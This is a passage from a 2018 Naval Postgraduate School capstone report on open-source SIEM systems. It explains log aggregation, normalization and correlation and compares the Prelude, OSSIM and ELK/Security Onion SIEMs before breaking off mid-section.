2018-06

SIEM-ENABLED CYBER EVENT CORRELATION (WHAT AND HOW)

Myers, Kurt J.; Christopher, Fidel E.

Monterey, CA; Naval Postgraduate School

https://hdl.handle.net/10945/60443

NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

APPLIED CYBER OPERATIONS CAPSTONE REPORT

SIEM-ENABLED CYBER EVENT CORRELATION (WHAT AND HOW)

by

Fidel E. Christopher and Kurt J. Myers

September 2018

Project Advisors: John D. Fulp
Gurminder Singh

Approved for public release. Distribution is unlimited.

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE	*Form Approved OMB No. 0704-0188*

Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instruction, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing this burden, to Washington headquarters Services, Directorate for Information Operations and Reports, 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302, and to the Office of Management and Budget, Paperwork Reduction Project (0704-0188) Washington, DC 20503.

1. AGENCY USE ONLY ***(Leave blank)***	**2. REPORT DATE** September 2018	**3. REPORT TYPE AND DATES COVERED** Applied Cyber Operations Capstone Report

4. TITLE AND SUBTITLE SIEM-ENABLED CYBER EVENT CORRELATION (WHAT AND HOW)	**5. FUNDING NUMBERS**
6. AUTHOR(S) Fidel E. Christopher and Kurt J. Myers	
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) Naval Postgraduate School Monterey, CA 93943-5000	**8. PERFORMING ORGANIZATION REPORT NUMBER**
9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES) N/A	**10. SPONSORING / MONITORING AGENCY REPORT NUMBER**

11. SUPPLEMENTARY NOTES The views expressed in this thesis are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government.

12a. DISTRIBUTION / AVAILABILITY STATEMENT Approved for public release. Distribution is unlimited.	**12b. DISTRIBUTION CODE** A

13. ABSTRACT (maximum 200 words)

This capstone evaluates the capabilities and potential usefulness of a Security Information and Event Management (SIEM) system in the detection of malicious network activities. The emphasis of this project was to select and configure a Free and Open Source SIEM (FOSS) to perform automated detection and alerting of malicious network events, based upon predefined indicators of compromise. To test these functionalities, a virtual lab network consisting of a combination of Windows servers and Windows and Linux workstations was built to provide a proof of concept environment for testing the chosen FOSS SIEM. From within the lab network, a series of malicious cyber actions were executed to evaluate how well our configured FOSS solution detected and reported them. As SIEM solutions are increasingly deployed to help automate cyber defense, we hope this study motivates the adoption of FOSS solutions by organizations that may not be able to afford a commercial solution, or—perhaps—may simply prefer the advantages of free and open-source solutions.

14. SUBJECT TERMS Security Information and Event Management, incident detection, log analysis	**15. NUMBER OF PAGES** 133
	16. PRICE CODE

17. SECURITY CLASSIFICATION OF REPORT Unclassified	**18. SECURITY CLASSIFICATION OF THIS PAGE** Unclassified	**19. SECURITY CLASSIFICATION OF ABSTRACT** Unclassified	**20. LIMITATION OF ABSTRACT** UU

THIS PAGE INTENTIONALLY LEFT BLANK

SIEM-ENABLED CYBER EVENT CORRELATION (WHAT AND HOW)

PO1 Fidel E. Christopher (USN) and CPO Kurt J. Myers (USN)

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN APPLIED CYBER OPERATIONS

from the

NAVAL POSTGRADUATE SCHOOL
September 2018

Reviewed by:	
John D. Fulp	Gurminder Singh
Project Advisor	Project Advisor

Accepted by:
Dan C. Boger
Chair, Department of Information Sciences Department

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

This capstone evaluates the capabilities and potential usefulness of a Security Information and Event Management (SIEM) system in the detection of malicious network activities. The emphasis of this project was to select and configure a Free and Open Source SIEM (FOSS) to perform automated detection and alerting of malicious network events based upon predefined indicators of compromise. To test these functionalities, a virtual lab network consisting of a combination of Windows servers and Windows and Linux workstations was built to provide a proof-of-concept environment for testing the chosen FOSS SIEM. From within the lab network, a series of malicious cyber actions were executed to evaluate how well our configured FOSS solution detected and reported them. As SIEM solutions are increasingly deployed to help automate cyber defense, we hope this study motivates the adoption of FOSS solutions by organizations that may not be able to afford a commercial solution, or—perhaps—may simply prefer the advantages of free and open-source solutions.

THIS PAGE INTENTIONALLY LEFT BLANK

TABLE OF CONTENTS

I. INTRODUCTION 1
   A. WHAT IS A SIEM? 2
   B. EVENT LOGS 2
   C. AGGREGATION 3
   D. NORMALIZATION 4
   E. CORRELATION 5

II. COMPARE AND CONTRAST OF OPEN-SOURCE SIEMS 7
   A. PRELUDE 7
      1. Components 7
      2. Offered Features 9
      3. Ability to Integrate with Other Products 9
      4. Minimum System Requirements 9
      5. Compatible Host OSes 10
      6. Ability to Generate Reports 10
      7. Documentation 10
   B. OSSIM 10
      1. Components 11
      2. Offered Features 11
      3. Ability to Integrate with Other Products and Systems 12
      4. Minimum System Requirements 12
      5. Compatible Host OS 13
      6. Ability to Generate Reports 13
      7. Documentation 13
   C. ELK 13
      1. Components 14
      2. Offered Features 15
      3. Ability to Integrate with Other Products and Systems 16
      4. Minimum System Requirements 17
      5. Compatible Host OS 17
      6. Ability to Generate Reports 17
      7. Documentation 18

III. CHOSEN SIEM 19
   A. PACKET CAPTURE 20
   B. NIDS AND HIDS 21
   C. NETWORK ANALYSIS TOOLS 21

IV. VIRTUAL TESTBED NETWORK 23
A. BUILDING A SIEM TESTBED NETWORK 23
1. Hardware 23
2. Network Backbone 23
3. Software 24
B. NETWORK TOPOLOGY 25

V. ELK AND SECURITY ONION INSTALLATION AND CONFIGURATION 27
A. GATHERING RESOURCES 27
1. Building the Virtual Machine 27
2. Downloading Security Onion 27
B. SECURITY ONION INSTALLATION 28
C. SECURITY ONION CONFIGURATION AND ELK INSTALLATION 29
1. Security Onion Update 29
2. Setup Script Round 1: Initial Network Configuration 29
3. Setup Script Round 2: ELK Installation and Configuration 30
4. Additional Configurations 33
D. ELK CONFIGURATION 34
1. Elasticsearch 35
2. Logstash 37
3. Kibana 39

VI. OSSEC INSTALLATION AND CONFIGURATION 55
A. AGENT MANAGEMENT ON SECURITY ONION 55
B. AGENT INSTALLATION AND CONFIGURATION ON LINUX 57
C. AGENT INSTALLATION AND CONFIGURATION ON WINDOWS 60
D. VERIFICATION OF OSSEC AGENT COMMUNICATION FROM CLIENT TO SIEM 62

VII. INCIDENT DETECTION AND CORRELATION WITH ELK 65
A. MALICIOUS ACTIVITY CORRELATION 65
1. Port Scan 65
2. Online Password Cracking Attack 72
3. Web Server Attack 80
4. Windows Server Exploitation 88

B. FALSE POSITIVES AND FALSE NEGATIVES 97

VIII. SUMMARY, CONCLUSION, AND FUTURE WORK 99
A. SUMMARY 99
B. CONCLUSION 100
C. FUTURE WORK 101

APPENDIX A. SNORT PRIORITIES...103

APPENDIX B. OSSEC RULE CLASSIFICATION LEVELS..................................105

LIST OF REFERENCES 107

INITIAL DISTRIBUTION LIST 111

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF FIGURES

Figure 1. Testbed Network Diagram 26

Figure 2. etc/network/interfaces configuration 33

Figure 3. ufw firewall configuration 34

Figure 4. List of Shards 36

Figure 5. List of template.json Files 36

Figure 6. /etc/logstash directory 38

Figure 7. Kibana Login Page 40

Figure 8. Kibana Overview Dashboard 41

Figure 9. Time range tab 42

Figure 10. Auto-refresh tab 42

Figure 11. Settings under the “Edit” Tab 43

Figure 12. Sharing Dashboards and Snapshots 43

Figure 13. Kibana Home Page 44

Figure 14. Discovery Page 45

Figure 15. Visualize Page 46

Figure 16. Timelion Page 47

Figure 17. Dev Tools Page 48

Figure 18. Management Page 49

Figure 19. Custom Dashboard 51

Figure 20. Single Document View (Table Format) 52

Figure 21. Single Document View (JSON Format) 53

Figure 22. Surrounding Documents View 54

Figure 23. OSSEC Server-side Agent Entry 56

Figure 24. OSSEC Server-service restart 57

Figure 25. Adding the OSSEC software repository 58

Figure 26. OSSEC Agent for Linux - Configuration 59

Figure 27. OSSEC Agent Installation for Windows—Component Selection 60

Figure 28. OSSEC Agent Manager for Windows—Unconfigured 61

Figure 29. OSSEC Agent Manager for Windows—Fully Configured 62

Figure 30. OSSEC Agent Verification 63

Figure 31. nmap scan 67

Figure 32. NHIDS-Alert Over Time 68

Figure 33. NIDS—Alerts 69

Figure 34. Extended NIDS—Alert on Port Scan Activity 70

Figure 35. Port Scan CAPME 71

Figure 36. Port Scan Pcap 71

Figure 37. Bro Notice Message 72

Figure 38. Online Password Cracking Attempt with Hydra 73

Figure 39. NIDS—Alert on Password Cracking Attack 74

Figure 40. Extended NIDS - Alert Showing RDP Attempted Connection 76

Figure 41. Bro Hunting RDP 78

Figure 42. Password Cracking Attack CapME 79

Figure 43. Password Cracking Attack PCAP 80

Figure 44. Nikto Scan Results 81

Figure 45. WPScan Enumeration 82

Figure 46. WPScan Password Enumeration 83

Figure 47. Metasploit Exploit 83

Figure 48. Meterpreter Session 84

Figure 49. NIDS—Alert on Web Server Attack 85

Figure 50. Metasploit Meterpreter Login Attack 87

Figure 51. SMB Version Scan...88

Figure 52. MS17_010 Vulnerability Scan...89

Figure 53. EternalBlue Exploit...90

Figure 54. Meterpreter Service Installation..91

Figure 55. NIDS—Alert on SMB Version Scan 92

Figure 56. NIDS—Alert on EternalBlue Vulnerability Scan......................................93

Figure 57. NIDS—Alert EternalBlue Exploit with Meterpreter Payload 94

Figure 58. Extended NIDS—Alerts for EternalBlue Exploit with Meterpreter Payload..95

Figure 59. OSSEC—Alert on Meterpreter Rootkit Install..97

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF TABLES

Table 1. Prelude Components. Adapted from [3]. 7

Table 2. Prelude OSS vs. Prelude SIEM. Adapted from [4].....................................8

Table 3. OSSIM Components .Adapted from [8]. 11

Table 4. OSSIM System Requirements. Adapted from [12], [13]...........................13

Table 5. Security Onion Components..15

Table 6. ELK Input Sources. Adapted from [25]..16

Table 7. PfSense Services Provided..26

Table 8. VMWare Tools Installation 28

Table 9. Default Configuration Options 31

Table 10. Security Onion Status Commands 33

Table 11. Snort Default Classifications. Source: [37]. 103

THIS PAGE INTENTIONALLY LEFT BLANK

LIST OF ACRONYMS AND ABBREVIATIONS

BSD	Berkeley Software Distribution
CLI	Command Line Interface
DC	Domain Controller
DCO	Defensive Cyber Operations
ELK	Elastic Stack Log and Kibana
FOSS	Free and Open-Source Software
FTP	File Transfer Protocol
HBSS	Host-Based Security System
HIDS	Host-based Intrusion Detection Systems
HTTPS	Secure Hypertext Transfer Protocol
IA	Information Assurance
ICMP	Internet Control Message Protocol
IDS	Intrusion Detection Systems
IIS	Internet Information Services
IPMI	Intelligent Platform Management Interface
IPS	Intrusion Prevention Systems
ISO	International Standards Organization
JSON	JavaScript Object Notation
JVM	Java Virtual Machine
NIDS	Network Intrusion Detection Systems
NTP	Network Time Protocol
OOB	Out-Of-Band
OS	Operating System
PCAP	Packet Capture
RAID	Redundant Array of Inexpensive Drives
RDP	Remote Desktop Protocol
RFC	Request For Comments
SAS	Serial Attached SCSI

SCSI	Small Computer Systems Interface
SIEM	Security Information and Event Management
SSH	Secure Shell
TCP	Transmission Control Protocol
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
VLAN	Virtual Local Area Network
VM	Virtual Machine
WAN	Wide Area Network

ACKNOWLEDGMENTS

We would like to extend our sincere appreciation to Professor J. D. Fulp for the mentorship he provided us with during this capstone. Your unwavering guidance and advice led us steadily to the finish line. We trust that by applying all you have taught us we will be valuable assets to the U.S. Navy and our beloved country. Thank you!

THIS PAGE INTENTIONALLY LEFT BLANK

I. INTRODUCTION

In the world of information technology and cryptology, those who have worked in an Information Assurance (IA) or Defensive Cyberspace Operations (DCO) position can attest to how strenuous and time consuming the process of identifying malicious cyber activities can be. Alerts generated by Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) must be reviewed by a human to ensure their validity. This review often necessitates having to analyze system and event logs from multiple devices/sources to identify correlations helpful in corroborating the alerts. This task can be very tedious depending on the size of the network, the number of security systems involved, the layers of defense-in-depth, and the specificity of the alert information provided. An alert generated by an IDS or IPS provides analysts with date/time and possibly the affected network or subnet information. This can help focus on specific systems and a timespan of logs to retrieve and review. Conversely, attempting to gather data on malicious activity undetected by antivirus, IDS, or IPS with no date/time and source information can render this task exponentially more difficult, as the absence of specific timeline information means that more logs will likely need to be analyzed. To mitigate this difficulty, a Security Information and Event Management (SIEM) solution ingests logs from various networks systems, such as routers, IDS, IPS, servers, clients, antivirus systems, and host-based security systems, thus easing the burden of having to navigate to numerous systems in search of event(s) that may be malicious in nature. A number of SIEM solutions are available, some proprietary and others open source. This capstone demonstrates how a free and open-source software (FOSS) SIEM can benefit the Navy without added materiel costs. It focuses on how a FOSS SIEM fed with appropriate system and application logs can be leveraged to help automate the detection of malicious cyber activity. A comparison of available FOSS SIEMs led to the selection of the Elastic Stack Log and Kibana (ELK) as the SIEM of focus in this capstone.

A. WHAT IS A SIEM?

A SIEM (pronounced “sim”) is a software solution that provides security information and event management of system and security data from hosts and network devices. SIEMs are becoming increasingly popular in networks because of the growing importance of the capabilities they provide. Modern networks generate a plethora of information and logs that can potentially be valuable indicators of malicious cyber activity of interest to system administrators and security analysts. The full value of this information, however, can only be fully realized when it is readily available and properly presented to the interested party. The objective of a SIEM solution is to corral the heterogeneous information and event logs sourced from various devices within a network, and provide a common interface for viewing and analyzing that data. While many SIEMs also incorporate several additional features to provide unique capabilities that distinguish them from their competitors, the principal value-added of any SIEM is derived from its incorporation of several fundamental capabilities. These fundamental capabilities can generally be classified as log aggregation, log normalization, log correlation, alerting, and all-around log and alert management. Each of these capabilities will be elaborated upon in this report.

B. EVENT LOGS

Before discussing SIEM capabilities, one must first understand what event logs are. Event logs are the primary “product” consumed by a SIEM; they are the raw data a SIEM analyzes to glean meaningful correlations that—when significant—can yield usable intelligence regarding cyber threats and vulnerabilities. Almost every device on a network generates or can be configured to generate, some type of log. These logs come in a vast variety of formats depending on the type of device they were created from and how the manufacturer decided the logs should be formatted. Modern Microsoft Windows operating systems, for example, use a proprietary log format called EVTX, which is an update to Microsoft’s earlier EVT format. In [1], EVTX logs are stored in the extensible markup language (XML) format, which provides filtering granularity within Windows’ native Event Viewer, or when using a third-party application or SIEM.

One industry standard format for logs is “syslog,” or more specifically, the BSD syslog as defined by RFC3154. Syslog-style logs are standard across many platforms, including Cisco IOS devices, Palo-Alto Network’s PAN-OS, Linux, Unix, and a vast number of software solutions, including the Snort intrusion detection/prevention system and the PfSense firewall. The syslog standard is more than just a log format; it is also a transmission protocol for the delivery of logs. Syslogs are text-based logs that can be saved locally on the machine on which they are generated, but can also be transmitted (typically over UDP port 514) to a centralized syslog collector.

Although vendors are free to use whichever logging format they choose, Microsoft’s EVTX format and the industry standard syslog format are generally the most common event log formats available. EVTX is not an industry standard log format; XML is, and it allows some level of interoperability of EVTX logs with other systems. Syslog’s ubiquity is in large part due to the fact syslog has become a widely used logging format on which logging devices and log collection systems depend for interoperability. One might consider syslog to be the least-common denominator of computer system log formats.

C. AGGREGATION

When using a SIEM, logs must be aggregated into one centralized location. This is typically accomplished by configuring the devices, or in some cases the log collection agents, to transport the logs to a central repository. The repository may store flat files or some type of database. The Securosis blog states not only does the centralized log repository allow for log consistency, it also allows for security and retention policies to be managed more easily, as all of the logs reside in a centralized location [2]. The resource requirements of the log repository depend upon the size of the network the SIEM is monitoring. As the number of aggregated logs increases, the storage capacity and computational demands on the log repository that warehouses these logs should also increase. It is therefore important to be able to calculate the amount of log data that will be generated. This can be accomplished using a historical baseline of events per second (EPS) metric. This metric can also serve as a performance rating for a SIEM (e.g., “our SIEM can process—with no bottlenecking—up to X EPS”), or as a licensing tool (e.g., “your SIEM contract guarantees an EPS of no less than X"); so it is important to understand and take into consideration when choosing a SIEM solution. EPS, unsurprisingly, equates to the number of log events generated per second, but to use this equation to estimate the storage capacity of the repository, the size (in bytes) of each event must also be considered. Therefore, using the formula (Average EPS x Average Bytes Per Event / 1,000,000,000), we can determine the size of logs generated, on average, per second in gigabytes. Multiplying the result by 86,400 will give us the daily storage capacity in bytes needed for storing the logs. Multiplying the daily storage requirement by the number of days desired for retention will result in an estimate of the overall storage capacity requirements of an organization's log repository. It is also important to consider that certain events or incidents may cause a spike in the EPS that could last from minutes to days. An increase in EPS means an increase in required storage capacity, so it is best to ensure the storage repository is large enough to handle such unforeseen spikes in log generation.

D. NORMALIZATION

After logs are aggregated, they must be normalized. While there are a handful of standard log formats, most information networks comprise systems, software, and applications from different manufacturers, and the logs that they generate are not all in the same format. Using the example of the date and time an event occurs for which a log entry is generated, a system may be configured to store logs with date in ddmmmyyyy format (06May2018) and time in 12-hour format (2:26:42 P.M. PST) and jointly categorize them as *Date/Time*. A second system may use the same format but separately categorize these two fields as *Date* and *Timestamp.* A third system may generate date in mm/dd/yy format (e.g., 05/06/18) and time in 12-hour format and jointly categorize them as *Date/Time*. A fourth system may generate date in mm/dd/yyyy format (05/06/2018) and time in 24-hour format (14:26:42 PST) and separately categorize them as *Date* and *Timestamp.* These are just a few examples that illustrate how quickly the variety of log formats can become large. If the organization operates in multiple geographic areas, things may become even more complicated owing to differing time zones and variations regarding the implementation of daylight saving adjustments. In France, for example, to represent 06 May 2018, the Day-Month-Year format (06/05/2018 or 06/05/18) is used instead of Month-Day-Year (05/06/

2018 or 05/06/18), and the time-zone shift from GMT (Greenwich Mean Time) is *plus* two hours, vice subtracting hours for time-zones in the Western Hemisphere countries. To further complicate things, the date that France transitions to daylight saving time is two weeks different from when most U.S. states transition. Log normalization is the process of converting such heterogeneous log data fields into a particular (homogeneous) format that the SIEM evaluation engine is designed to interpret. This process may be done via an agent or be agentless. "Normalization-using agents" means that the normalization software (agent) is installed either on a central log server or on every single security system that generates logs. In an agentless normalization scheme, systems generating alerts send logs within set time intervals to the SIEM to be locally normalized.

E. CORRELATION

Once logs are aggregated and normalized, they may be queried for more meaningful inferences that pertain to identifying threats or vulnerabilities. The ability to identify security-related events from a disparate number of systems in an autonomous network is the primary benefit of deploying a SIEM solution. In defensive cyberspace operations, when an incident occurs, security technicians must analyze logs from many levels, if not every level, of the defense-in-depth architecture so as to build a logical timeline of activities that might advance the who, what, when, where, why and how investigation of a cyber incident. A SIEM has the ability to sift through normalized logs from disparate systems on a network that were fed to its database and identify events that are mutually related. An event correlation may be as simple as tracking an IP address: a host is discovered with malware that beacons to an IP address associated with malicious activity; upon searching that IP address in the SIEM, it is revealed that many other hosts on that network are also infected with the same malware. The SIEM may correlate that same IP to other events leading to the discovery of more compromised assets.

THIS PAGE INTENTIONALLY LEFT BLANK

II. COMPARE AND CONTRAST OF OPEN-SOURCE SIEMS

Following an online research on available FOSS SIEMs, we elected to review three of the most popular and discussed SIEM solutions: Prelude's Universal Open-Source SIEM project, AlienVault's Open Source Security Information and Event Management (OSSIM), and Elasticsearch Logstash and Kibana (ELK) by Elastic

A. PRELUDE

Prelude is a distributed universal SIEM that sorts and reports security-related events regardless of the system generating the events brand or license. Prelude Open Source SIEM (OSS) is the open-source version of the Prelude SIEM and is designed for evaluation, research and testing in small network infrastructures. Prelude OSS performance is lower compared to its enterprise version.

1. Components

There are several components that make up both Prelude OSS and Prelude SIEM. Table 1 lists these components and includes a description of each.

Table 1. Prelude Components. Adapted from [3].

Components	Descriptions
The Prelude Manager	A server that receives, manages, and saves alerts to a specified location (log file or database) and establishes priority of process according to criticality.
Libprelude	A secure library that is an Application Programming Interface (API) for communication with Prelude subsystems. It also provides the necessary functionality for generating and emitting IDMEF alerts.
LibpreludeDB	"An abstraction layer upon the type and format of the database used to store IDMEF alerts. [This] allows developers to use the IDMEF database efficiently without worrying about SQL."
Prelude-LML	A log analyzer that allows for the collection and analysis of information from all sorts of applications emitting logs or syslog messages.
Prelude-Correlator	A Python rules-based correlation engine able to connect and fetch alerts from a remote manager based on a provided ruleset.
Prewikka	Prelude's official Graphical User Interface (GUI). In addition to facilitating analysts' work, the GUI provides access to external tools such as whois and traceroute.

The open-source version of Prelude is equipped with an abbreviated version of the components that the commercial version comprises. Table 2 lists components of Prelude OSS and SIEM.

Table 2. Prelude OSS vs. Prelude SIEM. Adapted from [4].

Versions	Prelude OSS	Prelude SIEM
Standard	IDMEF.	IDMEF, IODEF.
Alerting	Simplified alert tray.	Simplified & expert alert tray, many tools for alerts analysis and visualization.
Correlation	Simple correlation from Python scripts, deployment in the command line, 10 default rules.	Correlation and performance from metalanguage, rules edition and deployment via the web-UI, 60 default rules.
Selection	Rules edition via shell, regex and command line. 30 default equipment.	Rules edition & deployment via the web-UI. 100 default equipment.
Archiving	Alert archiving only.	Alert & log archiving in a NoSQL database, indexing and intuitive analysis interface.
Analyze	Alert tray filtering.	Browsable graphs statistics, Forensic graphic, Reporting, Compliance management.
Architecture	Mono-server deployment.	Multi-server architecture, relaying, high-availability, fail over.
Rights	Mono-user, no authentication.	Multi-user, LDAP authentication, user-rights & profile management.
Operating system	Limited, many actions through “shell and command line.”	Customized overview, Customizable dashboard, Integrated tickets management, Workflow and knowledge base, Multiple configuration web-UI.
Performance	Limited real-time processing capacity by a non-optimized database schema. Performance decreasing with the increase of archived alert volume.	Millions alert notifications are possible in a day. Search time up to 30 times faster than the Prelude OSS version.

2. Offered Features

In both versions of Prelude, security event logs are normalized to the Intrusion Detection Message Exchange Format (IDMEF), a standard data format designed by the IETF under RFC 4765. IDMEF was developed with the intent to enable interoperability among commercial, open source, and research systems [5].

3. Ability to Integrate with Other Products

Prelude is agentless; however, the following third-party agents are available [6]:

- *Auditd*—the Linux Audit Deamon.
- *ufwi-filterd*—for user-based addition to Netfilter, the IP filtering layer from the Linux Kernel.
- *LinuxPAM*—"a system of libraries that handle authentication tasks" [6].
- *Nepenthes*—a versatile tool to collect malware.
- *OSSEC*—"an open-source host-based IDS that performs log analysis, integrity checking, Windows registry monitoring, rootkit detection, real-time alerting and active response" for all major operating systems [6].
- *Samhain*— "an open-source host-based intrusion detection system (HIDS) for POSIX (Unix, Linux, Cygwin/Windows). [It] provides file integrity checking, as well as rootkit detection, port monitoring, detection of rogue SUID executables, and hidden processes" [6].
- *SanCP*—a network security tool designed to collect statistical information regarding network traffic. It records traffics in PCAP format for the purpose of auditing, historical analysis, and network activity discovery.
- *Snort*—a defacto rule-driven open-source IDS.
- *Suricata*—"a high-performance network IDS, IPS and network security monitoring engine" [6].
- *Kismet*—"an open-source wireless network detector, sniffer, and intrusion detection system" [6].

4. Minimum System Requirements

Prelude OSS does not have explicitly stated system requirements. Considering that Prelude OSS can be installed on many different Linux distributions, the system requirements would need to at least meet those which are specified by the host operating system. Although the system requirements for most Linux distributions are considerably less than modern consumer-grade hardware, the system requirements for Prelude OSS for use in a production environment would likely demand more modern and powerful hardware.

5. Compatible Host OSes

Prelude is supported for the following Linux distribution [7]:

- *Fedora/RedHat/CentOS(epel)*: Prelude OSS 4.1
- *Debian/Ubuntu*: Prelude OSS 4.1
- *Gentoo*: Prelude OSS 4.1
- *Mageia*: Prelude OSS 4.1
- *Arch Linux*: Prelude OSS 4.1
- *OpenSuse*: Prelude OSS 4.0 (Update to 4.1 in progress)

6. Ability to Generate Reports

With logs stored in a centralized database, Prelude provides an easy generation of reports. It allows users to create and send reports in pdf format via email.

7. Documentation

Well-detailed documentation is available on the Prelude website (https://www.prelude-siem.org/projects/prelude/wiki) with details on its components, installation procedures, configuration, and optimization.

B. OSSIM

OSSIM is AlienVault's open source version of AlienVault's commercial SIEM: Unified Security Management (USM). The features available in OSSIM are more limited than what is included in USM. OSSIM is licensed under the GNU General Public License and is distributed as an installable ISO image. OSSIM uses Debian Linux as its host operating system and provides many of its features using preexisting standalone FOSS components. The AlienVault tools that are part of OSSIM mostly provide log correlation and plugin integration.

1. Components

OSSIM consists of several components. Table 3 lists these components and includes a description of each.

Table 3. OSSIM Components .Adapted from [8].

Components	Descriptions
OpenVAS	Open Vulnerability Assessment: Vulnerability Scanner.
Suricata	A FOSS IDS and IPS.
tcptrack	Network sniffer. Displays the status of TCP connections.
Nagios	Network Monitoring Software. Provides monitoring of network services, system resources, and applications across all major operating systems
OSSEC	An “open-source host-based IDS that performs log analysis, integrity checking, Windows registry monitoring, rootkit detection, real-time alerting and active response” for all major operating systems [6].
Munin	Network resource monitoring that provides network trend analysis.
NFSen/NFDump	NetFlow Sensor / NetFlowDump: Provides network flow statistics.
FProbe	NetFlow Probe: Collects network traffic data and sends the collected traffic as NetFlow flows to a collector.

Excludes tools that are deprecated, phased out, or replaced.

2. Offered Features

OSSIM offers several capabilities but is still limited as compared to its commercial counterpart USM. The following list includes the capabilities included in OSSIM [9].

- Asset Discovery and Inventory
- Vulnerability Assessment
- Intrusion Detection
- Behavioral Monitoring
- SIEM Event Correlation
- Community Support via Product Forums

- Powered via Open Threat Exchange

3. Ability to Integrate with Other Products and Systems

OSSIM can collect data from many sources. OSSIM provides agents that run on Windows and Linux that can be used to send collected data to the SIEM. Other systems that generate logs in various standard formats are also supported. According to FIWARE, OSSIM supports the following log data types [10].

- Syslog (supported log format by most systems and network devices)
- SNMP (Simple Network Management Protocol)
- Osiris (Unix HIDS)
- Snare (Windows log agent)

The ability to ingest Syslog logs provides OSSIM with the widest support for other systems and devices. AlienVault states that many devices, including the following, can be integrated with OSSIM either via the syslog protocol or via plugins [11].

- Brocade routers and switches
- Cisco PIX and ASA firewalls
- Cisco Unified Communications Manager
- Check Point firewall
- Palo Alto PAN-OS
- Symantec Endpoint Management
- VMWare vCenter

4. Minimum System Requirements

The system requirements for OSSIM are largely dependent upon usage. On a large network with many log sources, the hardware requirements required for installation may be far less than what is required for operation. Table 4 represents the minimum recommended system requirements for installation in a production environment, although there are countless reports online of successful installations with far less system resources.

Table 4. OSSIM System Requirements. Adapted from [12], [13].

	Bare Metal [12]	Virtual Machine [13]
CPU	Intel Xeon E5620	8 cores
RAM	16 GB (DDR3 1333 MHz)	16 GB
Storage	1 TB (SAS 10000 RPM)	1 TB

5. Compatible Host OS

The only host OS supported by OSSIM is Debian Linux. OSSIM is provided as an ISO image that installs Debian Linux along with OSSIM and all included software packages. The latest version of OSSIM runs on Debian Linux version 8.

6. Ability to Generate Reports

OSSIM provides several report types downloadable as PDFs. Reports can also be sent via email from within OSSIM. The default time period for reports is 30 days, but this is customizable. According to [14], report types include Alarms (top threat information), Business & Compliance ISO PCI (provides required information based on compliance regulations), Geographic (based on configured geolocation of assets), SIEM events, and Tickets (lists and describes tickets created from alarms).

7. Documentation

Documentation for OSSIM is considerably sparse as AlienVault maintains documentation for its commercial SIEM only. USM includes many features not available in OSSIM. Much of the information needed to deploy and operate OSSIM must be culled together from the AlienVault forums and third-party guidance from various webpages. The lack of a central repository of OSSIM documentation provides a major hurdle for a technician deploying OSSIM, and is the source of many complaints within the AlienVault forums.

C. ELK

By itself, ELK is technically not a (full-service) SIEM, but merely a log aggregation and management solution. However, when combined with OSSEC (the HIDS component included in both Prelude and OSSIM), ELK functionality is enhanced to meet the definitional requirements of a SIEM. Security Onion is a network security monitoring solution distributed as an installable ISO image of Ubuntu Linux. When augmented with ELK, OSSEC, and many other optional tools, Security Onion encompasses much more security functionality than any SIEM alone typically provides. We will be considering Security Onion as a platform for hosting our SIEM tools as it comes preloaded with tools such as ELK and OSSEC. The scope of our consideration of Security Onion will be based on its SIEM specific tools only.

1. Components

Table 5 lists components of Security Onion.

Table 5. Security Onion Components

Components	Descriptions
Elasticsearch	A distributed, RESTful and analytical engine used as the heart of the Elastic Stack to centrally store data and discover expected and unexpected information.
Logstash	A “server-side data processing pipeline that ingests data from a multitude of sources simultaneously, transforms it, and sends it to your favorite ‘stash’” [16].
Kibana	A visualization plugin for Elasticsearch that provides visual capabilities on top of contents indexed on the Elasticsearch cluster. It allows analysts to create bar, line, and scatter plots and/or pie charts.
OSSEC	An “open-source host-based IDS that performs log analysis, integrity checking, Windows registry monitoring, rootkit detection, real-time alerting and active response” for all major operating systems [6].
Suricata	A FOSS IDS and IPS.
Bro	A “powerful network analysis framework that is much different from the typical IDS… Bro provides a comprehensive platform for more general network traffic analysis” [19].
Sguil	“An intuitive GUI that provides access to real-time events, session data, and raw packet captures. [It] facilitates the practice of network security monitoring and event-driven analysis” [20].
Squert	“A web application used to query and view event data stored in a Sguil database (typically IDS alert data). [It] is a visual tool that provides additional context to events through the use of metadata, time series representations and weighted and logically grouped result sets” [21].

Excludes tools that are not SIEM-related, deprecated, being phased out or replaced.

Adapted from [6], [15], [16], [17], [18], [19], [20], and [21].

2. Offered Features

The Logstash pipeline process comprises three processing stages: Inputs, Filters, and Outputs. Inputs are composed of events generated by input sources. These events are then filtered for usefulness and correlation. And, finally, the selected (passing the filters) events are sent as outputs to a database store.

During Inputs, Logstash reads files from a file system and listens for syslog-formatted logs which are parsed using the Berkeley Software Distribution (BSD) Syslog protocol. According to [22], the BSD Syslog protocol is defined in RFC 3164 as a “protocol that provides transport to allow a machine to send event notification messages across IP networks to event message collectors—also known as syslog servers."

Logstash can be conditionally configured for specific action on events during the Filters stage. Unstructured log data can be parsed into queryable format, a process known as *grokking*. Event fields may be *mutated* (renamed, replaced, or modified) or *dropped* entirely if not desired or prone to cause issues in Elasticsearch. Users may also configure the filters stage to *clone* (copy) events or add geo-location information in the form of IP addresses, a concept known as g*eoip.*

Last, the Output stage defines where event logs will be shipped. Logs may be sent to Elasticsearch to allow for convenience in future queries or saved directly to disk as a file. Alternatively, logs may be sent to a tool called graphite, which allows for metrics building, or sent to statsd. According [23], statsd is a service that listens for statistics such as timers and counters and allows the data to be plugged into various backend services.

3. Ability to Integrate with Other Products and Systems

